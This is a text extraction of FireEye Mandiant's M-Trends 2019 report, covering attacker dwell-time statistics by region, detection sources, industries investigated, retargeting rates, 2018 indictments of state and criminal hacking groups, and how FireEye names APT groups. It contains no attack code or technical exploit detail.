M-TRENDS 2019

FIREEYE MANDIANT SERVICES | SPECIAL REPORT

Table of Contents

Executive Summary

**Over the past 10 years, we covered many different topics in our *M-Trends*®
reports, including a primer on the exploitation life cycle, how attackers were
hiding their activities, malware trends and case studies providing technical
details into many of the investigations we performed.**

On the surface, not much has changed over the past 10 years. 2018 was much
like 2017, and 2017 like the preceding years. We continue to see large impactful
incidents, though fewer high-profile public disclosures. Extortion cases are
on the rise, assisted by cryptocurrency and other forms of non-attributable
payment. Cryptocurrencies are also directly targeted via wallets, payment
systems and miners.

The significant trends or shifts we saw in 2018 were:

- A significant increase in public attribution performed by governments.
Recent years have seen a significant increase in private sector attribution of
attack activity, but the past year saw a significant number of attacks publicly
attributed by way of indictments from the U.S., U.K., Netherlands and Germany.
Some of these were assisted by data from private sector companies such as
FireEye. Governments have not changed their operational rules of engagement,
but they are combating threats publicly through indictments.

- As more and more customers move to software as a service and cloud,
attackers are following the data. Attacks against cloud providers, telecoms, and
other organizations with access to large amounts of data have increased.

M-Trends 2019 looks at some of the latest trends revealed through FireEye incident response investigations by FireEye Mandiant. These include evolving APT activity in various regions, phishing risks during mergers and acquisitions, and some defensive trends that we consider best practices.

We also answer the question that everyone asks: As an industry, are we getting better at detecting threat actors? We are quite pleased to announce that the answer is a big yes. From October 1, 2017, to September 30, 2018, the global median dwell time was 78 days. That means attackers are operating for just under three months, on average, before they are detected. That's roughly a quarter of the global median dwell time of 101 days in last year's report—a modest improvement.

It wouldn't be *M-Trends* if we didn't include a variety of case studies to demonstrate exactly what we saw in the field that enabled us to provide the information in this report. This year, we show how early identification is key by diving into an incident involving attacker activity now attributed to the threat group TEMP.Demon. We also discuss an incident at a Southeast Asia-based international telecommunications company that started with an extortion email sent from the CEO's work account by an attacker.

When we launched our first *M-Trends* report 10 years ago, we had one primary goal—and that hasn't changed: to arm security teams with the knowledge they need to defend against today's most often used cyber attacks, as well as lesser seen and emerging threats.

The information in this report has been sanitized to protect identities of victims and data.

Several indictments announced in 2018:

March: Islamic Revolutionary Guard Corps
In an indictment, the U.S. Departments of Justice and Treasury accused Iran of stealing intellectual property from more than 300 universities, as well as government agencies and financial services companies.[1]

12 RUSSIAN INTELLIGENCE OFFICERS

July: Russian Intelligence Officers
The U.S. Department of Justice announced the indictments of 12 Russian intelligence officers for carrying out large-scale cyber operations against the Democratic Party in advance of the 2016 Presidential election. The officers' alleged crimes included the theft and subsequent leakage of emails from the Democratic National Committee and Hillary Clinton campaign, and the targeting of election infrastructure and local election officials in an attempt to interfere with the election.[2]

FIN7

August: FIN7 Cyber Crime Group
Ukrainian nationals were indicted for participating in a prolific cyber crime group widely known as FIN7. They were accused of engaging in a highly sophisticated malware campaign that resulted in the theft of millions of customer credit and debit card numbers.[3]

80 MILLION CUSTOMERS

September: Financial Institutions Hack
The U.S. Department of Justice announced the indictment and extradition of a Russian hacker accused of participating in the hack of JP Morgan Chase in 2014, leading to the theft of data from over 80 million customers, "the largest theft of customer data from a single U.S. financial institution in history."[4]

September: North Korea Sony Hack
The U.S. Department of Justice announced the indictment of Park Jin Hyok, a North Korean hacker allegedly involved in the 2014 Sony hack, the 2016 theft of $81 million from a Bangladeshi bank, and the WannaCry ransomware attacks.[5]

---

1   United States Department of Justice (March 23, 2018). Nine Iranians Charged With Conducting Massive Cyber Theft Campaign on Behalf of the Islamic Revolutionary Guard Corps.
2   New York Times (July 13, 2018). 12 Russian Agents Indicted in Mueller Investigation.
3   United States Department of Justice (August 1, 2018). Three Members of Notorious International Cybercrime Group "Fin7" In Custody for Role in Attacking Over 100 U.S. companies.
4   United States Department of Justice (September 7, 2018). Manhattan U.S. Attorney Announces Extradition Of Alleged Russian Hacker Responsible For Massive Network Intrusions At U.S. Financial Institutions, Brokerage Firms, A Major News Publication, And Other Companies.
5   United States Department of Justice (September 6, 2018). North Korean Regime-Backed Programmer Charged With Conspiracy to Conduct Multiple Cyber Attacks and Intrusions.

BY THE NUMBERS

The statistics reported in *M-Trends* 2019 are based on FireEye Mandiant investigations of targeted attack activity conducted between October 1, 2017 and September 30, 2018.

Dwell time is calculated as the number of days an attacker is present on a victim network, from first evidence of compromise to detection. The median represents a value at the midpoint of a sorted data set.

Organizations are getting better at detecting breaches quickly. Over the past eight years, dwell times have decreased significantly – from a median dwell time of 416 days in 2011 to 78 days in 2018.

MEDIAN DWELL TIME

416
DAYS IN 2011

78
DAYS IN 2018

GLOBAL MEDIAN DWELL TIME

Compromise Notification	2011	2012	2013	2014	2015	2016	2017	2018
All	416	243	229	205	146	99	101	78
External					320	107	186	184
Internal					56	80	57.5	50.5

GLOBAL DWELL TIME DISTRIBUTION

KEY —— % of 2018 investigations

In 2018, 31% of the compromises Mandiant investigated had dwell times of 30 days or less, compared to 28% of compromises in 2017. 12% of 2018 investigations had dwell times greater than 700 days, down from 21% in 2017. We attribute the increase in compromises detected in under 30 days to more ransomware and cryptominer engagements overall, which are detected faster. Also, clients are generally improving data visibility through better tooling, which allows for faster responses.

AMERICAS MEDIAN DWELL TIME

NOTIFICATIONS
- All
- External
- Internal

MEDIAN DWELL TIME

75.5
DAYS IN 2017

71
DAYS IN 2018

The median dwell time in the Americas decreased from 75.5 days in 2017 to 71 days in 2018. While there was a modest decrease in dwell time, the dwell times by engagement varied in large measure. We saw an uptick in financially motivated compromises such as ransomware and business email compromise, which tend to have both immediate impact and immediate detection by the targeted organization. Additionally, the decrease in dwell time can be attributed to organizations that continually develop and improve their internal hunting capabilities and enhanced network, endpoint and cloud-service provider visibility.

EMEA MEDIAN DWELL TIME

NOTIFICATIONS
- All
- External
- Internal

MEDIAN DWELL TIME

175
DAYS IN 2017

177
DAYS IN 2018

The overall dwell time of 177 days remained largely unchanged from 175 days in 2017. However, we have seen an increase in both Internal and External dwell times, reflecting the changing trend in EMEA. Organizations, and in particular Boards, are taking cyber security far more seriously. This has been in part driven by regulation such as GDPR, but also due to increased recognition of the risk presented by targeted cyber attackers.

EMEA MEDIAN DWELL TIME CONTINUED

The underlying data shows that while many organizations are dealing with advanced threat actors much faster than ever before, security teams are still uncovering historical attacks. Therefore, the increased Internal and External dwell times reflect the attention that organizations are placing on effective security measures

The increasing gap between internal and external notification reinforces the importance for organizations to have strong detection and remediation strategies. External notification cannot be relied upon as a meaningful detection strategy.

APAC MEDIAN DWELL TIME

NOTIFICATIONS
- All
- External
- Internal

MEDIAN DWELL TIME

498
DAYS IN 2017

204
DAYS IN 2018

The median dwell time across APAC was 204 days, indicating improvement over the previous year's statistic of 498 days, but more comparable to the 172 days in 2016.

These statistics reflect an increase in more quickly detected breaches due to compromises with near-immediate impact on organizations, although scale and complexity of attacks also increased, which median dwell time doesn't represent. Notably, outlier dwell time values of more than seven years clearly indicate that the fight against undetected compromises has not yet been won. We have observed attacks by many known adversaries who continue to succeed with the same or very similar TTPs as before, illustrating that targeted attackers continue to succeed in their missions and many known threats are left unaddressed. This is also evident by the high percentage of cyber attack victim organizations being retargeted.

DETECTION BY SOURCE

Organizations are getting better at discovering compromises internally, as opposed to being notified by external sources. In 2018, almost 60% of compromises were internally detected. Though down slightly from the 62% internal detection rate in 2017, this remains a significant improvement from 2014, when only 31% of compromises were internally detected.

Compromise Notifications	2011	2012	2013	2014	2015	2016	2017	2018
External	94%	63%	67%	69%	53%	47%	38%	41%
Internal	6%	37%	33%	31%	47%	53%	62%	59%

REGIONAL DETECTION BY SOURCE

AMERICAS

External 38%
Internal 62%

EMEA

External 44%
Internal 56%

APAC

External 60%
Internal 40%

INDUSTRIES INVESTIGATED

Other 2%
Energy and Utilities 4%
High Tech and Telecom 12%
Transportation and Logistics 4%
Retail and Hospitality 12%
Healthcare 5%
Government 5%
Financial 23%
Entertainment and Media 8%
Education 4%
Construction and Engineering 4%
Business and Professional Services 17%

ONCE A TARGET, ALWAYS A TARGET

Retargeted Attacks Continue to Increase

Last year's *M-Trends* reported that in 2017, 56% of FireEye managed detection and response customers who were previously Mandiant incident response clients were targets of at least one significant attack in the past 19 months by the same or similarly motivated attack group.

In 2018, this number has continued to climb, increasing to 64%. This data further substantiates the fact that if you've been breached, you are much more likely to be targeted again and possibly suffer another breach.

Retargeted incident response clients, by region.

Region	2017	2018
Americas	44%	63%
EMEA	47%	57%
APAC	91%	78%
Global	56%	64%

MANAGED DETECTION AND RESPONSE CUSTOMERS RETARGETED IN 2018 (BY INDUSTRY)

Industries Targeted			
Defense Industrial Base	2%	IT	6%
Education	13%	Legal	2%
Energy	5%	Manufacturing	3%
Finance	18%	Media	2%
Food and Beverage	5%	Mining	2%
Government	5%	Pharmaceutical	9%
Health	11%	Retail and Hospitality	7%
Industrial	4%	Telecommunications	7%

APT

1298234298263
9874293847293
8472938472938
4729384729387
4298374298534
7293847293568
4203948203994
8029362938794
9238742938792

Newly Named APT Groups in 2018

FireEye tracks thousands of threat actors and pays distinct attention to state-sponsored groups who carry out advanced persistent threat (APT) attacks. Unlike many cyber criminals, APT attackers often pursue their objectives over greater lengths of time, typically months or years. They rapidly adapt to a victim organization's attempts to remove them from the network and frequently target the same victim again if access is lost.

In 2018, FireEye promoted four attack groups from previously tracked TEMP groups to APT groups.

How a threat activity group becomes an APT group

- Newly identified clusters of "interesting" activity gathered from Mandiant Incident Response attack surface data, technical and threat intelligence research, and proprietary methods are tracked internally across our Knowledge Center. Our team of technical and threat researchers, analysts and reverse engineers begin their work from known indicators and attempt to find related indicators, activity or other data. When only a small cluster of activity is found, we reference that activity in finished intelligence (FINTEL), which may include data published to the FireEye Intelligence Portal and external blogs without a formal name.

Example: "Suspected Iran-based nation-state threat actors sent spear phishing emails…."

- Some clusters develop further with, for example, sufficient or consistent reporting that identifies their tactics, tools and procedures (TTPs). In these cases, the cluster is given a temporary "TEMP.<xxx>" group name. For example, APT37 was previously reported as "TEMP. Reaper" group.

- As a TEMP group becomes sufficiently mature, the actor will be assigned a formal APT or FIN number. APT groups are nation-state actors generally focused on espionage activities. FIN groups are highly organized criminal groups that engage in high-level financial crime such as business email fraud and extortion activities. The methodology for naming an APT or FIN group is identical in nature. One example of maturity is that there is enough evidence to believe the cluster activity represents an actual group, and confidence the activity is not part of an existing group.

February 19, 2018
